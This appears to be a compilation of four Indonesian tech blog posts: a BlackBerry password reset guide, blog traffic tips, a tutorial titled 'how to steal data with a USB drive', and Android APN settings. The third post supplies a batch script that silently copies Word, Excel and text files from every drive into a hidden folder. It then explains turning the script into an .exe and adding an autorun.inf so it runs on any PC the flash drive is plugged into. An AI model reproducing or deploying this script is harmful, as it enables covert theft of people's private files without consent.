BBM telah lama diganggu dengan masalah ketika swapping perangkat atau menginstal OS baru. Selama bertahun-tahun pengguna BlackBerry telah stuggled dengan menjaga daftar kontak mereka utuh dan tidak harus mulai dari awal setelah update. Dalam versi terbaru, backup / restore fitur telah membuat kami waras (untuk sebagian besar) memberikan pilihan untuk cadangan daftar kontak Anda ke alamat email atau kartu SD. Itu tidak sangat mudah baik sayangnya masih banyak memiliki masalah mendapatkan daftar kontak penuh mereka kembali untuk sejumlah alasan. Untungnya dengan versi BBM 7 (dan maju) Anda tidak lagi perlu khawatir karena daftar kontak BBM Anda dan info pengaturan sekarang semua terikat ke ID BlackBerry Anda. Baiklah GadgetKitau akan memberikan langkah singkat Cara Reset Password Blackberry App World anda :
1. Download salah satu aplikasi yang di Blackberry appworld.
2. Saat form login tampil, klik forgot password.
3. Sesudah itu tampil form username, masukkan username dari blackberry id yang anda bikin, umumnya alamat email.
4. Seandainya anda memasukkan username dengan benar selanjutnya bakal masuk pada step berikut yaitu memasukkan jawaban dari pertanyaan rahasia untuk recovery password.

Jika jawaban recovery password benar, maka berikutnya anda bakal diminta untuk memasukkan password baru untuk id Blackberry anda

Cara Meningkatkan Traffic Pengunjung blog dan website

Cara Meningkatkan Traffic Pengunjung blog dan website - Menurut saya yang masih belajar menjadi blogger tidak ada yang diharapkan dari sebuah blog selain kehadiran / meningkatnya traffic pengunjung. Pengunjung adalah merupakan tamu kehormatan yang sangat kita idam idamkan. Apalah artinya sebuah website / blog tanpa kehadiran pengunjung ? Sungguh merupakan suatu hal buruk yang harus kita hindarkan, dan tentunya untuk blog baru sudah pasti pernah tidak mendapatkan pengunjung walaupun hanya 1 orang. Tetapi bagaimana dengan blog yang sudah cukup berumur, sungguh sangat disayangkan bukan ? Dan saya kira ada kesalahan dalam upaya untuk meningkatkan traffic pengunjung atau belum teroptimasinya blog atau websitenya.

meningkatkan traffic blog dan website
Nah, melalui artikel ini saya ingin berbagi cara apa saja (menurut hasil pengamatan) yang dapat kita lakukan agar dapat meningkatkan traffic pengunjung pada blog / website.

cara meningkatkan traffic pengunjung blog

1. Buatlah artikel menarik
 Buatlah artikel menarik atau sedang hot / aktual / ramai dibicarakan tetapi jangalah berupa artikel 'instant' hasil dari copy paste dari blog lain, Sudah pastilah artikel menarik ini akan mendapat pencarian cukup tinggi dari pengunjung di mata search engine. Misalnya saja tentang trik trik seo, hasil pertandingan sepakbola, pertandingan tinju ataupun hasil pemilu dan lain sebagainya. Perkirakan masa jaya judul content artikel anda, misalnya saja artikel ' Hasil Perhitungan Cepat Pilkada DKI Jakarta' tentunya artikel ini akan dicari orang dalam kurun waktu yang tidak lama, sesudah itu akan hilang traffic pencarian yang berefek pada pola pengunjung blog / website anda. Oleh sebab itu buatlah artikel dengan tidak termakan oleh waktu sebagai contoh : "Keindahan Tanah Lot Bali ", judul tersebut tentunya tidak akan pudar oleh rentang waktu, mungkin bisa dikatakan juga berlaku sepanjang masa.
Jangan lupa menggunakan bahasa baku dan enjoy untuk membacanya agar pengunjung menjadi mudah mengerti tentang isi artikel anda.

2. Posisi Ranking blog pada halaman pertama
Usahakanlah meng-optimasi blog anda agar artikel anda dapat menduduki posisi pada halaman awal / pertama pada hasil pencarian / search engine. Posisi halaman sangatlah menentukan untuk meningkatkan traffic pengunjung blog kita, bayangkan saja jika halaman yang anda cari berada pada posisi halaman ke 2 dan seterusnya kemungkinan besar untuk mengunjungi blog tersebut akan menjadi enggan bukan ?
Menurut para ahli seo posisi klik pada halaman pertama dapat mencapai lebih dari 60 % dibanding halaman ke 2 dan seterusnya. Jadi usahakanlah meng-optimasikan blog anda semaksimal mungkin agar mendapat peringkat halaman pertama pencarian.

3. Blogwalking
Saya kira blogwalking (berkunjung ke blog lain) juga merupakan salah satu cara meningkatkan traffic pengunjung blog / website anda. Dalam dunia blogging blogwalking sudah menjadi suatu keharusan agar tercipta kunjungan saling menguntungkan, selain kita memperkenalkan blog / website kita, juga akan terjalin sirahturahmi antar sesama blogger dan tentunya juga akan mendapatkan pengalaman pengalaman baru tentang seo maupun tutorial lainnya. Lakukanlah blogwalking dengan sesering mungkin, misalnya saja dalam sehari ruangkanlah waktu untuk mengunjungi blog lain 5-10 blog, dan janganlah menggunakan nama anonim dalam meninggalkan URL blog anda agar suatu saat blog kita dapat dikunjungi kembali. Dan saya harapkan agar kita dapat memberikan komentar komentar membangun maupun kritikan yang ada kaitannya dengan artikel tersebut.

4. Submit ke direktori
    Banyak sekali direktori direktori yang dapat anda submit (silahkan saja tanya ke mbah google ya). Dengan submit ke direkotri blog anda secara tidak langsung akan mendapatkan promosi promosi, misalnya saja submit ke technorati.com, Digg.com, Lintas.Me.

5. Update Artkel
    Upayakan selalu update artikel anda, memang tidaklah mudah untuk mendapatkan ide ide cemerlang untuk menulis artikel kita. Tetapi janganlah dipaksakan untuk membuat artikel terburu buru karena alasan blog anda sudah lama tidak meng-update artikel,  kemudian langsung anda membuat artikel seadanya. Karena terburu waktu inilah maka kemungkinan besar hasilnya tidak akan baik untuk blog anda juga. Saya kira sangatlah bijaksana jika penulisan artikel lebih difokuskan pada hasil terbaik karya orisinil dan bukan pada terburu burunya waktu update artikel.
6. Sertakan Gambar
   Dengan dibuatnya gambar, tentu akan menambah daya tarik pengunjung tentunya juga akan berpengaruh kepada penambahan tingkat keperkasaan keyword anda pada Alt Tag gambar tersebut, Jika perlu buatlah gambar berupa video seperti YouTube sehingga sedikit banyak pengaruhnya akan menambah daya tarik blog anda. Jika gambar berukuran besar maka dapat anda kompres gambar tersebut agar dapat membantu mempercepat loading blog.

7. Desain blog
    Desainlah blog / website anda semenarik mungkin agar menambah daya tarik pengnjung untuk membaca artikel anda. Perhatikan juga kecepatan loading blog / website anda, karena hal ini sangat berpengaruh pada pola pengunjung. Lambatnya loading blog akan mengurangi rasa ingin membuka / mengunjungi kembali blog anda. Perhatikan juga cara memasang widget agar tepat pada tempatnya.
8. Menjawab komentar dengan lugas
   Jawablah komentar-komentar dengan baik dan lugas, janganlah membuat anda tampil seolah olah anda sedang menjadi seorang guru, dan buatlah anda seramah mungkin dalam menanggapi para komentator. Salah satu cara menarik hati dan untuk meningkatkan traffic pengunjung blog adalah banyaknya komentar yang senang akan cara anda menanggapi komentar komentar pengunjung dengan ramah dan dapat memberikan solusi dari pertanyaan pertanyaan pengunjung blog tersebut. Perhatikan keuntungan dan kerugian blog memiliki banyak komentar.
.
9 Menggunakan iklan
    Jika anda adalah pebisnis yang memikirkan peluang usaha secara online, maka anda dapat melakukan hal yang dapat meningkatkan traffic pengunjung blog ataupun situs situs anda dengan cara berbayar.. Misalnya dengan menjadi peng-iklan (advertiser) di situs-situs yang menyediakan Pay Per Click (PPC).  PPC merupakan iklan layanan yang membayar situs pengiklan setiap kali ada yang mengklik iklan anda sehingga anda dapat menghasilkan uang dari internet . Nah anda dapat mendaftarkan situs / website / blog anda ke situs yang menyediakan PPC tersebut, misalnya sitti.co.id. Klik saja situs sitti.co.id pada bagian advertiser, di sana anda akan mendapat petunjuk selanjutnya.

10. Gunakan Template Responsive
    Karena kini sudah banyak pengguna tablet ataupun hp untuk browsing, maka gunakanlah template responsive untuk membuat pengguna hp sejenis agar lebih enjoy untuk membuka dan membaca hasil karya anda. Perhatikan juga manfaat dari kriteria template seo friendly untuk menambah seo blog.

Demikian artikel CARA MENINGKATKAN TRAFFIC PENGUNJUNG BLOG DAN WEBSITE, semoga dapat bermanfaat

Cara Mencuri Data Dengan USB Drive

 
Merampok Data- Flashdisk adalah barang elektronik yang gunanya untuk menyimpan file komputer. Cara kali ini adalah untuk merampok data komputer menggunakan USB Flash, caranya cukup mudah hanya menggunakan aplikasi notepad. Notepad adalah aplikasi untuk menulis catatan, membuat instruksi program dan DLL. Dan ekstensi file yang digunakan kali ini adalah .bat, dengan notepad kita bisa membuat aplikasi apa saja, termasuk virus komputer.
Ikuti langkah-langkah di bawah ini:
1. Buka aplikasi notepad
2. Copy-paste kode dibawah ini

@echo off
REM Name : silentxxx
REM Author : Silentxxx
Set silent=%computername% _ %random%
If not exist ”%silent%” Md “%silent%”
For%%a in (C D E F G H I J) do if exist %%a:\ (
For /f “tokens=*” %%b in (‘dir /a/b/s %%a:\*.doc’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f  “tokens=*” %%b in (‘dir /a/b/s%%a:\.xls’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f “tokens=*” %% b in (‘dir /a/b/s%%a:/*.txt’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
For /f “tokens=*” %%b in (‘dir /a/b/s%%a:/*.docx’) do (
attrib –s –h –r “%%b”
copy “%%b” “%silent%” /y)
)
4. Simpan dengan nama= terserah anda.bat dan dibawahnya pilih All Files(*.*)
5. Download software ini http://www.brothersoft.com/bat-to-exe-converter-50301.html
6. Buka software tersebut..
7. Pilih yang compile
8. Dan sekarang file.bat yang tadi kita buat menjadi file yang berextensi *.exe lebih enak kan ..
9. Agar file tersebut maka kita harus buat file autorun
10. Buka notepad ketikkan:

[autorun]
Open=terserah anda.exe

11. save as dengan nama Autorun.inf dan terserah anda.exe di dalam directory USB Flash Drive kamu..
12. Selesai .. Akhirnya sekarang colokkan atau masukkan FD anda di pc mana saja akan tercopy banyak data yang anda terima.

Sumber : 
Ilmu TIK

Cara Setting Koneksi Internet di Android


Cara Setting Koneksi Internet Android, Jika temen - temen baru saja membeli sebuah smartphone Android maka pasti ingin segera mengaktifkan koneksi internet agar dapat segera mendownload bebrbagai aplikasi gratis di GooglePlay Store. Kebanyakan mereka yang baru menggunakan Android kesulitan men-setting koneksi internet Android mereka. Maka dari itu blankON-ku mau berbagi cara/langkah mudah cara setting internet Android.


Cara Setting Internet Android :
  1. Masuk ke menu "Setting" dari Homescreen - Pilih "Wireless Control" - "Mobile Network" - "Acces Point Name"
  2. Tekan tombol "Menu" - pilih "New APN" (Tombol "Menu" sebelah kiri kalo yang tengah tombol "Home" sedangkan yang kanan adalah tombol "Back"
  3. Kemudian isikan Name (dapat diisi sesuai keinginan kalian, untuk memudahkan silahkan isi dengan nama operator yang sobat pakai, misal INDOSAT), lalu isi juga APN, Username (nama pengguna) dan Password (kata sandi) sesuai dengan parameter yang disediakan oleh operator jaringan internet milik sobat. (keterangan selengkapnya ada di bawah)
  4. Tekan tombol "Menu" > tap "Save"
  5. Untuk mengaktifkan atau memilih settingan internet yang sudah kita save tadi, kalian hanya perlu men-tap pada lingkaran di sebelah nama APN yang ingin dipilih. Setelah itu APN yang aktif akan ditandai dengan lingkaran berwarna hijau.


Setting APN Internet Android Operator GSM
Untuk mengisi APN, Username, dan Password pada langkah ke-2 di atas, dapat melihat parameter dibawah ini :
======================================================
Setting Internet IM3 / Mentari (GPRS)
 APN: indosatgprs
Username: indosat
Password: indosat

Setting Internet Indosat Broadband 3,5 G
APN: indosat3g
Username: indosat
Password : indosat

Setting Internet Indosat IM2 (Broom)
APN: indosatm2
Username : Sesuai dengan username saat pertama aktivasi Indosat M2 / Broom
Password : Sesuai dengan password saat pertama aktivasi Indosat M2 / Broom
======================================================

Setting Internet Telkomsel simPATI
APN: telkomsel
Username: wap
Password : wap123
======================================================

Setting Internet XL GPRS
APN: www.xlgprs.net
Username: xlgprs
Password: proxl

Setting Internet XL Unlimited (Paket Langganan Data)
APN: xlunlimited
Username: [kosongkan]
Password: [kosongkan]
======================================================

Three (3) GPRS
APN: 3gprs
Username: 3gprs
Password : 3gprs

Three (3) Unlimited (Paket Langganan Data)
APN: 3data
Username: 3data
Password : 3data
======================================================

Setting Internet AXIS
APN: AXIS
Username: axis
Password: 123456
Smoga informasi diatas dapat atau bisa bermanfaat 
buat temen - temen yang memakai Android.

Sumber : Imu TIK